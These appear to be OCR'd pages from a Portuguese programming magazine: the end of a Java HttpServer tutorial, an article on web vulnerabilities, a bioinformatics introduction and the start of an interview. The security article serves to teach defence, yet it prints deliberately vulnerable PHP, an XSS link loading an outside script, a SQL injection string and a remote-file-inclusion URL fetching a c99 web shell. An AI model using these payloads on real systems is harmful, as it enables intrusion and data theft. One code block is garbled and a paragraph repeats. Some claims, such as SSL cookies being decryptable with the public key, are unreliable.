As linhas seguintes servem para inicializar o nosso `HttpServer`. Na linha 14 inicializamos um objecto `InetSocketAddress` para a porta 8080 (aqui poderíamos usar qualquer outra porta livre no sistema). Agora vamos criar um objecto `HttpServer`, que irá ser o nosso servidor de http propriamente dito, e para isso vamos usar o `InetSocketAddress` criado anteriormente (linha 15). Na linha 16 vamos dizer ao nosso servidor que irá trabalhar no contexto /. Assim, para acessar as nossas páginas, iremos usar por exemplo http://localhost/pagina. Caso o nosso contexto fosse /player então teríamos de usar o endereço http://localhost/player/pagina. Para além do caminho do contexto, iremos definir o que irá ser executado quando esse caminho for acedido. Neste caso irá ser chamada a classe `PlayerHandler`, que iremos ver mais para a frente. É possível criar vários contextos para um servidor, mas neste caso usaremos apenas um. Na linha seguinte (linha 17) definimos o `Executer` para o nosso servidor. Iremos usar o `Executer CachedThreadPool` que executa cada um dos pedidos numa thread separada. Este método deve sempre ser definido antes do método `start` (linha 18), para que o servidor saiba como processar os pedidos.

Por fim, vamos ver a nossa classe `PlayerHandler`, que irá ser usada para processar os pedido feitos ao servidor e retornar a resposta correspondente sob a forma de HTML.



```
import com.sun.net.httpserver.Headers;
import
com.sun.net.httpserver.HttpExchange;
import
com.sun.net.httpserver.HttpHandler;
import java.io.IOException;
import java.io.OutputStream;
import java.net.URI;

public class PlayerHandler implements
HttpHandler{

   public void handle (HttpExchange
exchange) throws IOException{

        String request =
exchange.getRequestMethod ();

        if ( request.equalsIgnoreCase
("GET") || request.equalsIgnoreCase
("POST") ){

            Headers responseHeaders =
exchange.getResponseHeaders ();
            responseHeaders.set
("Content-Type", "text/html");

exchange.sendResponseHeaders (200, 0);

            if( exchange.getRequestURI
().toString ().endsWith
("index.javax") ){
                String output =
"<html>" +
                                "<head>" +
                                "<title>HTTP
Player</title>" +
                                "</head>" +
                                "<body>" +
                                "<H1>HTTP
Player Control</H1>" +
                                "<BR />" +
                                "<B>Estado</B>
: " + ClienteHttp.player.estado () +
                                "<BR /> <BR
/>";


if(ClienteHttp.player.loading){
                        output = output +
"<form method=\"post\"
action=\"stop.javax\">" +
                                    "<input
type=\"submit\" value=\"Desligar\"> "
+
```

```
                                "</form>";
                }
                else{
                    output = output +
"<form method=\"post\"
action=\"play.javax\">" +
                                "<input
type=\"submit\" value=\"Ligar\"> " +
                                "</form>";
                }

                output = output +
"</body>" + "</html>";

                OutputStream response =
exchange.getResponseBody ();

                response.write
(output.getBytes ());
                response.close ();
            }

        else if( exchange.getRequestURI
().toString ().endsWith ("play.javax")
){
                String output =
"<html>" +
                        "<head>" +
                        "<title>HTTP
Player</title>" +
                       "<meta http-
equiv=\"refresh\" content=\"2;
url=./index.javax\" />" +
                       "</head>" +
                        "<body>" +
                        "A ligar ...
<BR />" +
                        "A voltar em 2
segundos ...";

                output = output +
"</body>" + "</html>";

                ClienteHttp.player.play
();

                OutputStream response =
exchange.getResponseBody ();

                response.write
(output.getBytes ());
                response.close ();
        }

            else if(
exchange.getRequestURI ().toString
().endsWith ("stop.javax") ){
                String output =
"<html>" +
                        "<head>" +
                        "<title>HTTP
Player</title>" +
                        "<meta http-
equiv=\"refresh\" content=\"2;
url=./index.javax\" />" +
                        "</head>" +
                        "<body>" +
                        "A desligar ...
<BR />" +
                        "A voltar em 2
segundos ...";

                output = output +
"</body>" + "</html>";

                ClienteHttp.player.stop
();

                OutputStream response =
exchange.getResponseBody ();

                response.write
(output.getBytes ());
                response.close ();
            }
        }
    }
}
```

Esta classe irá implementar o interface `HttpHandler` (linha 8), que contém o método `handle` (linha 10). Este método será chamado para processar os pedidos HTTP feitos ao servidor, ou seja, será neste método que vamos colocar o que o nosso servidor deve fazer a cada pedido.

Comecemos por definir que tipos de pedido serão aceites pelo servidor: neste caso GET e POST (linha 14). Poderíamos separar os dois de forma a optimizar o processamento dos pedidos, mas neste caso, como apenas vamos usar GET o POST, é apenas uma mera formalidade. Em seguida iremos definir o tipo de resposta enviada, que neste caso será html (linha 17) e o código HTTP (linha 18).

O próximo passo é fazer a verificação da página pedida, no nosso caso iremos aceitar pedidos para as páginas `index.javax` (linha 20), `play.javax` (linha 50) e `stop.javax` (linha 70). Estes nomes podem ser quaisquer outros. Usamos .javax, mas podemos usar .php, .asp, .x, .txt ou qualquer outro nome que queiram dar, até mesmo

apenas um nome como index sem o ponto.
Em cada um dos if's iremos criar uma String dinamicamente com o código html que será retornado para o cliente. Em seguida convertemos a String para um array de bytes e enviamos ao cliente, e por fim fechamos a resposta (linhas 46,47,66,67 e 86,87).

Assim chegamos ao fim do nosso programa. Depois de o executar, basta ir a http://localhost:8080/index.javax e, se tudo correr correctamente, irá aparecer uma página HTML que irá permitir as operações básicas para o nosso Player. Esta nova API do Java 6 permite ainda fazer muitas outras coisas como autentificação HTTP, protocolo HTTPS e filtragem de pedidos.

Podem ter acesso a toda a informação sobre a API em http://java.sun.com/javase/6/docs/jre/api/net/httpserver/spec/com/sun/net/httpserver/package-summary.html. Esta API contém alguns exemplos sob forma de comentário, bem como uma boa explicação sobre como usar e como funciona o mecanismo de HttpServer do Java.

SOBRE O AUTOR

Fábio Correia é estudante de Engenharia Informática na Universidade de Évora. Partilhando o estudo com a moderação do fórum Portugal-a-Programar e a participação na Revista Programar, como um dos redactores mais activos, ainda tem tempo para explorar algumas das suas linguagens preferidas: Java, PHP e a recente D.

Fábio Correia

Revista Linux

A Verdadeira Revista Portuguesa de Linux

Edição Bimestral em formato PDF

Download Gratuito

www.revista-linux.com

Vulnerabilidades em aplicações Web

Na informática nada é perfeito. Todas as aplicações têm bugs ou falhas de segurança. As aplicações web não são excepção. Nos tempos que correm, a Internet tem assumido um papel bastante importante na vida das pessoas: os adolescentes falam usando o mais que sobre lotado MSN, "socializam" através do Hi5, MySpace e espaços semelhantes, mostram as suas criações em comunidades como o deviantART, os "adultos" vêem uns vídeos no YouTube e mandam emails para os amigos. Nesta pequena lista de actividades, a maior parte das pessoas não sabe que poderá estar a ser vítima de um ataque graças a falhas nos sites que está a visitar, falhas essas que muitas vezes se devem a pequenos descuidos do programador. O objectivo deste artigo é elucidar o leitor sobre os tipos de falhas que se descobrem com mais frequência, como funcionam e como as evitar.

De acordo com o estudo OWASP (Open Web Application Security Project) Top 10 de 2007, as vulnerabilidades que existem em mais abundância na web são:

- Cross site scripting (XSS);

- Falhas de injecção;

- Execução de ficheiros maliciosos;

- Insecure Direct Object Reference;

- Cross site request forgery (CSRF, também conhecido como XSRF);

- Fuga de informação, falhas no handling de erros;

- Quebras de autorização, falhas no handling de sessões;

- Falhas ao arquivar dados sensíveis, uso de "criptografia insegura";

- Ligações não-seguras;

- Falhas na restrição de acesso a URLs.

Falhas XSS e XSRF

Este tipo de falhas consiste em injectar código (normalmente JavaScript ou VBscript) no browser do utilizador, alterando o código da página, podendo assim levar ao roubo de informações. Erros em validações de parâmetros enviados pelo método GET ou POST são o principal motor deste tipo de falha.

Exemplo de código que não faz qualquer tipo de validação aos parâmetros enviados:

```
<html>
        <head>
                <title>Falha de
XSS</title>
        </head>
        <body>
                <h1>Pesquisa</h1>
                <form action="<?php
echo $_SERVER['PHP_SELF']; ?>"
method="GET">
                        <input
type="text" name="pesquisa" /><br
/><br />
                        <input
type="submit" name="botao"
value="Pesquisar!" />
                </form>
                <?php
                if(!empty($_GET)){
                        echo "Está a
pesquisar por: ".$_GET['pesquisa'];
                }
                ?>
        </body>
</html>
```

Neste pequeno script em PHP, poderíamos "brincar" um bocadinho com o utilizador, fazendo-o clicar, por exemplo, neste link:

http://www.exemplo.com/ficheiro_vulneravel.php?pesquisa=%3Cscript%20src=http://kakakeys.com/xs.js%3E%3C/script%3E

Neste caso, o script era inofensivo e limitou-se a abrir aquela janela a dizer "xss!", mas poderia ter sido usado em conjunto com XSRF para roubo de cookies, por exemplo. As falhas de XSRF são, nada mais nada menos, que um tipo de ataques XSS, onde a página é alterada para enganar o utilizador e roubar informação. A análise a um ataque XSRF, neste caso no popular Hi5, pode ser visto aqui (ver o quadro "Ler mais", 2º link).

As falhas de XSS e XSRF podem ser evitadas usando, por exemplo, uma função para remover tags HTML (ver a função strip_tags() no manual do PHP: http://pt2.php.net/strip_tags) ou para trocar certos caracteres pelo seu HTML entity (ver a função htmlentities() no manual do PHP: http://pt2.php.net/htmlentities).

Falhas de injecção e Insecure Direct Object Reference

Injecção de SQL é das vulnerabilidades mais conhecidas (senão a mais conhecida) pela Internet. Pequenos erros de validação podem revelar-se catastróficos e extremamente embaraçantes. A título de exemplo, a Microsoft do Reino Unido foi vítima da exploração de uma vulnerabilidade de injecção de SQL (ver 3º link no quadro "Ler mais").

Exemplo de código vulnerável:

```
<html>
        <head>
                <title>Falha de SQL
Injection</title>
        </head>
        <body>
                <h1>Pesquisa</h1>
                <form action="<?php
echo $_SERVER['PHP_SELF']; ?>"
method="POST">
                        <input
type="text" name="pesquisa" /><br
/><br />
                        <input
type="submit" name="botao"
value="Pesquisar!" />
                </form>
                <?php
                $link =
mysql_connect('localhost',
'mysql_user', 'mysql_password');

mysql_select_db("site");
                $res =
mysql_query("SELECT id, uniq FROM blog
WHERE tags LIKE
'%".$_POST['pesquisa']."%'");
                while(($r =
mysql_fetch_array($res))){
                        echo '<a
href="post.php?id='.$r['id'].'">'.$r['u
niq']."</a><br />";
                }
                ?>
        </body>
</html>
```

Ao escrever na pesquisa `UNION SELECT id, uniq FROM logins#`, poderia obter os IDs dos utilizadores (o nome de utilizador por exemplo), e o hash da sua palavra-passe (o campo `uniq`). Em casos em que exista também uma falha de "má arquivação" de dados sensíveis, como arquivar palavra-passe e não o hash resultante da passagem da palavra-passe por um algoritmo de hash, ir-se-ia obter a palavra-passe "sem qualquer espinha", evitando o recurso a ataques de força bruta ou de dicionário a algoritmos de hash inseguros (o uso de "criptografia insegura") como o MD5 ou o SHA-1.

Em PHP, existe uma forma bastante simples de evitar injecção de SQL: usar a função mysql_real_escape_string() (manual do PHP: http://pt2.php.net/mysql_real_escape_string) para fazer "escape" dos caracteres perigosos que vêm do utilizador.

As falhas de injecção não são, porém, apenas de SQL. As vulnerabilidades de Insecure Direct Object Reference abrem portas à injecção de código na aplicação em si. Este tipo de vulnerabilidades são vistas principalmente em aplicações PHP de programadores inexperientes.

Exemplo de uma falha de Insecure Direct Object Reference:

```
<html>
        <head>
                <title>Falha de SQL
Injection</title>
        </head>
        <body>
                <h1>Pesquisa</h1>
                <form action="<?php
echo $_SERVER['PHP_SELF']; ?>"
method="POST">
                        <input
type="text" name="pesquisa" /><br
/><br />
                        <input
type="submit" name="botao"
value="Pesquisar!" />
                </form>
```

```
<?php
                $link =
mysql_connect('localhost',
'mysql_user', 'mysql_password');

mysql_select_db("site");
                $res =
mysql_query("SELECT id, uniq FROM blog
WHERE tags LIKE
âÀ˜%âÀ '3f.$_POST[âÀ˜pesquisaâÀÙ].âÀ '3
f%âÀÙâÀ '3f);
                while(($r =
mysql_fetch_array($res))){
                        echo '<a
href="post.php?id='.$r['id'].'">'.$r['u
niq']."</a><br />";
                }
                ?>
        </body>
</html>
```

Ao escrever na pesquisa "' UNION SELECT id, uniq FROM logins#" (sem aspas), poderia obter os IDs dos utilizadores (o nome de utilizador por exemplo), e o hash da sua palavra-passe (o campo uniq). Em casos em que exista também uma falha de "má arquivação" de dados sensíveis, como arquivar palavra-passe e não o hash resultante da passagem da palavra-passe por um algoritmo de hash, ir-se-ia obter a palavra-passe "sem qualquer espinha", evitando o recurso a ataques de força bruta ou de dicionário a algoritmos de hash inseguros (o uso de "criptografia insegura") como o MD5 ou o SHA-1. Em PHP, existe uma forma bastante simples de evitar injecção de SQL: usar a função mysql_real_escape_string() (manual do PHP: http://pt2.php.net/mysql_real_escape_string) para fazer "escape" dos caracteres perigosos que vêm do utilizador.

As falhas de injecção não são, porém, apenas de SQL. As vulnerabilidades de Insecure Direct Object Reference abrem portas à injecção de código na aplicação em si. Este tipo de vulnerabilidades são vistas principalmente em aplicações PHP de programadores inexperientes.

Exemplo de uma falha de Insecure Direct Object Reference:

```
<html>
        <head>
                <title>Falha de code
injection</title>
        </head>
        <body>
                <h1>Escolha de
lingua</h1>
                <form action="<?php
echo $_SERVER['PHP_SELF']; ?>"
method="GET">
                        <select
name="lingua">

<option>PT</option>

<option>EN</option>
                        </select>
                        <input
type="submit" name="botao"
value="Navegar!" />
                </form>
                <?php

if(!empty($_GET['lingua'])){
                        include
$_GET['lingua'].".index.php";
                }
                ?>
        </body>
</html>
```

Ao escrever no URL, por exemplo, http://www.exemplo.com/lingua.php?lingua=http://alojamento.tld/shells/c99.txt?, o ficheiro que seria incluído seria, na verdade, o http://alojamento.tld/shells/c99.txt. Usando uma shell C99, poderia criar, apagar ou alterar ficheiros, "matar" processos no servidor ou desligá-lo. Este tipo de falhas é normalmente denominado de Remote File Inclusion (RFI). Usando um pouco de "engenharia social", poder-se-ia fazer um URL de redireccionamento no TinyURL para uma página com código para roubar dados do utilizador.

Em conjunto com falhas no handling de sessões, poderia apoderar-me da sessão do utilizador no site, e navegar no mesmo como se fosse a "vítima". Para evitar este tipo de falhas, é aconselhável usar estruturas de controlo, como if...elseif...else ou o switch:

```
$pagina = $_GET['pag'];
if($pagina == 'contacto'){
        include "contacto.php";
}elseif($pagina == 'ajuda'){
        include "ajuda.php";
}else{
        include "main.php";
}
```

```
switch($_GET['pag']){
        case 'contacto':
                include
"contacto.php";
                break;
        case 'ajuda':
                include "ajuda.php";
                break;
        default:
                include "main.php";
                break;
}
```

Quebras de autorização, falhas no handling de sessões, ligações não-seguras

Um erro bastante cometido pelos menos experientes nas andanças da programação web é a passagem de informação sensível por cookies em ligações não-seguras. Temos, por exemplo, o caso do HDD.com.pt. O serviço premium do HDD.com.pt baseia-se em cookies para verificar o estatuto do utilizador. Ao fazer login, são estabelecidos dois cookies: um com o ID do utilizador, e outro com o hash da password desse utilizador em MD5. Este sistema está vulnerável a quebras de autorização usando ataques MiM (men in the middle) uma vez que passa dados sensíveis por uma ligação não-segura (não usa qualquer tipo de encriptação, como TLS ou SSL) usando cookies (mesmo usando SSL ou TLS, bastaria saber o chave pública para descodificar o pacote e obter os cookies).

Para prevenir este tipo de falhas, aconselha-se a nunca enviar dados sensíveis de ou para o cliente usando ligações não seguras, nunca usar cookies para identificação do utilizador nem qualquer tipo de funcionalidades para lembrar o utilizador, para lhe poupar o trabalho de fazer login cada vez que abre o browser.

Como alternativa à passagem de informação identificativa por cookies, aconselha-se o uso de sessões. No entanto, o uso de sessões sofre do mesmo mal que os cookies: podem ser roubadas. Um dos erros mais comuns no uso de sessões é não haver qualquer tipo de verificação se o browser que se está a ligar é o mesmo a cada pedido. Sabendo o cookie de sessão de um utilizador, se eu me ligar a um website usando o cookie de sessão desse utilizador, posso-me fazer passar por ele caso não haja qualquer tipo de verificação ao browser utilizado. Para diminuir a probabilidade de roubo de sessões (sim, porque não deixa de possível), aconselha-se à verificação do browser recorrendo a, por exemplo, o User-Agent, a ordem de envio dos headers, o conteúdo do header HTTP-Accept, entre outros, e caso a verificação falhe, destruir a sessão, dar-lhe uma nova, e obrigar o utilizador a fazer login novamente.

"Criptografia segura" vs "criptografia insegura"

O uso de "criptografia segura" pode fazer toda a diferença entre uma catástrofe e uma saída "ilesa" de um servidor de uma invasão. Quando todas as medidas de precaução que usámos já falharam e já estamos condenados, temos uma última arma contra a quebra da privacidade dos nossos utilizadores: o uso de "criptografia segura". Quando falo de "criptografia segura", refiro-me a algoritmos considerados seguros para o armazenamento de dados sensíveis, como os algoritmos SHA-256 e AES por exemplo, em detrimento de "criptografia insegura", como os algoritmos MD4, MD5, SHA-1, DES, entre outros.

Um dos grandes problemas dos algoritmos de hashing é, sem dúvida alguma, a possibilidade de clashing, ou seja, existir outra combinação de caracteres que não a original que tenha o mesmo hash. Imaginemos uma palavra-passe "Portugal-a-Programar". O hash MD5 desta password é e8ca8f20b74e7e64a11160b7002f943d. No entanto, poderão haver outras palavras-passe que dão este hash de 32 caracteres. Mas, usando um algoritmo de hashing que produza um hash maior (como SHA-256, que produz hashes com 64 caracteres, ou o SHA-512, que produz hashes com 128 caracteres), as possibilidades de clashing são muito mais reduzidas. Quando as possibilidades de clashing são menores, um cracker irá necessitar de fazer ataques de dicionário (usando rainbow tables) mais complexos e demorados, uma vez que irá necessitar de uma lista de hashes maior.

Outra medida que muitas pessoas defendem, é o uso de "sal" em palavras-passe, de modo a dificultar muito, se não tornar impossíveis, os ataques de dicionário. Este "truque" do "sal" consiste em adicionar caracteres à palavra-passe antes de a passar pela função de hashing. Imaginemos a palavra-passe "amor". Como é extremamente provável que o hash desta palavra-passe esteja presente em rainbow tables, vamos adicionar-lhe "sal", de modo a que passe pala função de hashing a password "amortty", que é extremamente improvável que esteja numa rainbow table. Neste caso, o "sal" que adicionámos foi o "tty", que vai ter de ser guardado em algum sítio, sítio esse que irá estar certamente ao alcance de um cracker durante uma invasão. No entanto, mesmo que o cracker saiba o "sal" que adicionamos às palavras-

passe, irá necessitar de criar novos dicionários com aquele "sal", um processo demasiado moroso para alguns e que nos fazem ganhar tempo até que os dados dos utilizadores sejam expostos. Depois da invasão, mudamos o "sal" das palavras-passe, pedindo aos utilizadores para escolherem uma nova palavra-passe.

Falhas no handling de erros e fuga de informação

Os erros durante o handling de erros pode dar informações preciosas dos mais diversos tipos a um hacker. Imaginemos um sistema de login. Eu submeto um utilizador e uma password aleatórios e obtenho a mensagem "O utilizador escolhido não existe". Tento novamente, mas submeto um utilizador que existe, obtendo a mensagem "A password está errada". Este tipo de erros do programador podem abrir portas a ataques de dicionário ou brute force a um hacker. Para este tipo de casos, não se deve ser explicito no erro, deve-se dizer apenas que os dados fornecidos não estão correctos. Nas falhas de injecção de SQL, o handling de erros também tem um papel fundamental, dizendo exactamente onde aconteceu o erro na query, abrindo portanto ao hacker a estrutura da query e como poderá manipulá-la de forma a atingir os seus objectivos.

Falhas na restrição de acesso a URLs

Esta falha normalmente não representa grande risco, mas há excepções. Esta falha consiste basicamente no uso de URLs genéricos, como http://www.exemplo.com/apagar-post.php para funções administrativas, onde não há qualquer tipo de controlo de quem está a aceder ao URL. Neste tipo de falhas, não há grandes recomendações a fazer para além do ser extremamente cuidadoso nestes ficheiros com verificações como a forma como o script está a ser executado (directamente em vez do include) quem é que está a aceder, entre outras verificações.

Execução de ficheiros maliciosos


Embora este tipo de vulnerabilidade afecte principalmente utilizadores e não servidores, sinto-me na obrigação de falar nele. Muitas vezes, a execução de ficheiros maliciosos está associado a falhas de XSS num site e a falhas de verificação no browser, permitindo a execução de executáveis. Muitos dos alertas que os anti-vírus lançam durante a nossa navegação pela Internet, são sobre vulnerabilidades destas. Ao detectarem que numa determinada ligação está a passar código malicioso, eles lançam o aviso e fazem "drop" dos pacotes, evitando assim o ataque.

Embora haja medidas para previnir todos estes tipos de ataques, nenhuma delas é infalível, funcionando apenas como uma blindagem: não são impenetráveis, mas dão-nos tempo para reagir. Vigilância a servidores usando software para o efeito e ter um administrador com conhecimentos é algo indispensável nos dias que correm, uma vez que podem detectar o início de um ataque e "cortar-lhe as pernas", evitando danos maiores.

Ler mais:

- http://www.owasp.org/index.php/Main_Page
- http://forums.ptsec.net/investigacao_discussao_de_exploits /hi5_xssxsrf-t988.0.html
- http://www.zone-h.org/content/view/14734/31/
- http://pt2.php.net/strip_tags
- http://pt2.php.net/htmlentities
- http://pt2.php.net/mysql_real_escape_string
- http://deathseeker25.wordpress.com/2006/12/28/sql-injection-breve-explicacao/
- http://en.wikipedia.org/wiki/SHA_hash_functions
- http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

SOBRE O AUTOR



David Ferreira é um jovem apaixonado pelo mundo da informática. Deu os seus primeiros passos na programação aos 12 anos através da linguagem PHP, ainda hoje a sua linguagem de eleição. Tendo aprendido também XHTML, JavaScript e Python, entre outras, a sua paixão pelo PHP levou-o a render-se à área da segurança. Como consequência dessa sua paixão, é hoje SuperModerador no fórum PTsec.

David Ferreira

Introdução à Bioinformática

Introdução

Com o desenvolvimento da biotecnologia nas últimas décadas, houve uma quantidade massiva de informação que encontrou casa nas bases de dados espalhadas pela Internet. Para lidar com esse influxo gigantesco de informação, (só na Pubmed [1)] há mais de 3.2 biliões de artigos e o BLAST[2)] tem mais de mil milhões de fragmentos de genes) foi necessário recorrer à tecnologia informática, não só para a armazenar e tornar disponível em formatos organizados, como também para fornecer ao investigador em biociências ferramentas que lhe permitissem lidar com essa informação de forma eficaz. Desta forma, nasceu um ramo comum à informática e às ciências biomédicas designado Bioinformática.

Bioinformática

Bioinformática é, portanto, uma área científica resultante da aplicação de técnicas de informática e algoritmia a problemas biológicos. Apesar de estender os seus ainda ténues braços nas mais variadas direcções (biomedicina, genómica, proteómica, metabolómica, etc), há já áreas da bioinformática consideradas estáveis e acima de tudo reconhecidas a nível internacional como de extrema importância. Não é por acaso que universidades como Utrecht, Kyoto ou mesmo o MIT oferecem educação, desde o nível mais baixo (licenciatura) a programas doutorais, em áreas marcadamente bioinformáticas. Em Portugal, a Universidade de Aveiro é das poucas a oferecer aos seus (e a outros) alunos a possiblidade de se integrarem num grupo de investigação em Bioinformática. À UA, junta-se, por exemplo, a Universidade do Porto, com um Mestrado em Bioinformática, ou a Fundação Calouste Gulbenkian com um já afamado programa doutoral em Biologia Computacional.

Contudo, o que realmente se faz em Bioinformática? Para esclarecer esta pergunta, há que contextualizar. Em primeiro lugar, vai depender da área da bioinformática e em segundo lugar, vai depender do sítio onde se escolhe investigar/estudar. Como seria de esperar, um bioinformático vai lidar com informação biológica, seja ela uma sequência genética (ou milhares delas), uma estrutura tridimensional de uma proteína, um registo de um electrocardiograma, entre outros. Para cada caso, há um procedimento óptimo e uma linguagem de programação preferencial. Além disso, vai depender da formação dos orientadores que o iniciante em bioinformática terá. Um orientador com formação em Java vai preferir obviamente, caso tenha que escolher, que o seu orientando programe em Java. Ao fim ao cabo, vai-lhe facilitar o trabalho enquanto orientador (está mais familiarizado com a linguagem) e vai ajudar também o orientando, uma vez que em caso de dúvida, será mais fácil a sua resolução.

O caso da genómica

Genómica é o ramo da biologia que estuda os genes. E o que é afinal um gene? Um gene não passa de uma sequência de 4 pequenas moléculas (geralmente) que vão alternando entre si para formar longas cadeias. A cada uma dessas moléculas, corresponde uma letra que a identifica. No fim de contas, em genómica, o que temos não passa de uma grande linha (ou várias linhas) de 4 letras. Tendo esta premissa em consideração, um qualquer programador que queira mergulhar na área da genómica terá que escolher uma linguagem em que o tratamento de texto seja simples de efectuar – por exemplo, Perl. Porém, mesmo dentro da genómica, há que contar com variadas sub-àreas em que já não se lida com texto, mas com o resultado da análise desse texto. É o caso dos programas para interpretar dados de experiências de microarrays [3)]. Neste caso particular, já não interessa lidar com as 4 letras apenas, mas sim com variáveis estatísticas. O Perl pode já não ser a linguagem ideal para esta tarefa. E quanto aos programadores das bases de dados

[1)] Maior Base de Dados de Bibliografia Biomédica da Web
[2)] Basic Local Alignment Search Tool - Ferramenta para analisar sequências com base na sua semelhança
[3)] Tecnologia que permite analisar a expressão de milhares de genes ao mesmo tempo


que armazenam informação? Ou aos que sejam responsáveis pela manutenção de webservices que permitam a utilizadores aceder a essas mesmas bases de dados e recolherem, ou submeterem, dados? Ainda há aqueles que trabalham na área estrutural e que precisam acima de tudo de rapidez de execução dos algoritmos. Em suma, uma infinidade de soluções para outra infinidade de problemas.

Perfil do Bioinformático

Como se pôde verificar, um programador que queira enveredar pelo ramo da Bioinformática vai ter que se tornar multidisciplinar e não só tornar-se ágil em várias linguagens de programação (habitualmente duas ou três) mas também ganhar um background a nível de biologia (ou química) suficiente forte para saber lidar com os problemas que lhe vão surgir. Mas, e o outro lado da barreira? Ao fim de contas, nem todos os bioinformáticos são informáticos de raiz. O que acontece àqueles provenientes de áreas como a biologia e a química que querem seguir este rumo? Bem, nesse caso, terão que procurar treino e formação em programação, algoritmia e ciências computacionais. No entanto, o calo ganho por um programador ao longo do curso não é fácil de igualar. A solução é que o biólogo ou o químico aprendam uma linguagem de programação que seja relativamente poderosa e ao mesmo tempo simples de aprender e usar, sendo que em muitos destes casos, a escolha tem recaído no Python. Se se fizer uma breve pesquisa no google por empregos nesta área, conclui-se que não há um perfil ideal para todos os cargos. Tal como referido na introdução, a informática foi aplicada a vários níveis nas ciências biomédicas, desde o armazenamento ao processamento de dados, daí que cada cargo/emprego exija as suas competências.


Conclusão

A bioinformática é então uma área em franca expansão que criou um ciclo vicioso. Ao fim de contas, surgiu para dar



apoio ao investigador quando este já não tinha capacidade de lidar com a quantidade de dados que obtinha. Agora, com novas ferramentas bioinformáticas, o investigador cada vez mais tem mais informação, mais forma de a armazenar, mais formas de a tratar. E há ainda aquelas áreas em que faltam os recursos humanos e tecnológicos para que a bioinformática se afirme como séria apoiante. Ao fim de contas, considera-se que só a ponta do véu foi levantada e que nós, a nossa geração, é que vai usufruir dos plenos contributos da tecnologia aplicada à investigação em biociências, não só tirando proveito da sua acção, como também expandindo as suas aplicações. Para aqueles que gostam de programar mas também gostam de descobrir os mistérios da vida, há agora a possibilidade de fugir ao mundo inerte das redes, dos processadores, dos kernels, das drivers, e abraçar uma área onde os contributos são mais reais – desvendar um genoma, esclarecer um mecanismo de acção de uma doença, etc. É uma questão de procurar e aventurar-se. No fundo, o que interessa é ter vontade de aprender e uma mente aberta a novos conceitos, novas ideias e novos projectos.

SOBRE O AUTOR



Estranhamente, João Rodrigues não vem das hostes dos informáticos tendo tido o primeiro contacto com a programação no 3º ano do curso. Um descontraído finalista da Licenciatura em Bioquímica em Coimbra, com particular interesse pelas áreas da Bioinformática e da Proteómica, entrou para a Revista PROGRAMAR e com o objectivo de mostrar que há mais na informática para além de bits e bytes.

João Rodrigues

Entrevista a Graham Glass

Com pouco mais de um ano, edu20 é mais uma ferramenta para o ensino e aprendizagem online. Desenvolve-se em 4 linhas fundamentais: ensinar, aprender, partilhar recursos, e colaborar em comunidade. As funcionalidades existentes são já bastante promissoras, tendo a equipa apostado recentemente na internacionalização de edu20 para promover o seu uso em todo o mundo. A tradução para língua portuguesa é neste momento uma realidade, embora ainda necessite de melhorias. A Revista Programar entrevistou Graham Glass, que idealizou e construiu este recurso acessível em http://www.edu20.org.

Revista Programar (RP): Como define o edu 2.0? Qual a ideia que levou à construção deste recurso educativo?

Graham Glass (GG): edu 2.0 significa "educação da próxima geração". A ideia por trás de edu 2.0 foi conseguir tornar as tarefas de ensinar e de aprender mais agradáveis e eficientes.

RP: Porquê o nome edu 2.0?

GG: Precisávamos de um nome curto, fácil de lembrar e que fosse reconhecível a nível global. Por outro lado o URL estava livre, o que começa a ser difícil hoje em dia.

RP: Que linguagens de programação e bases de dados utilizam no edu 2.0?


GG: Usamos Ruby on Rails e MySQL. Desenvolvemos em Windows XP, depois colocamos em Linux.

RP: Porquê a escolha de Ruby on Rails e MySQL ?

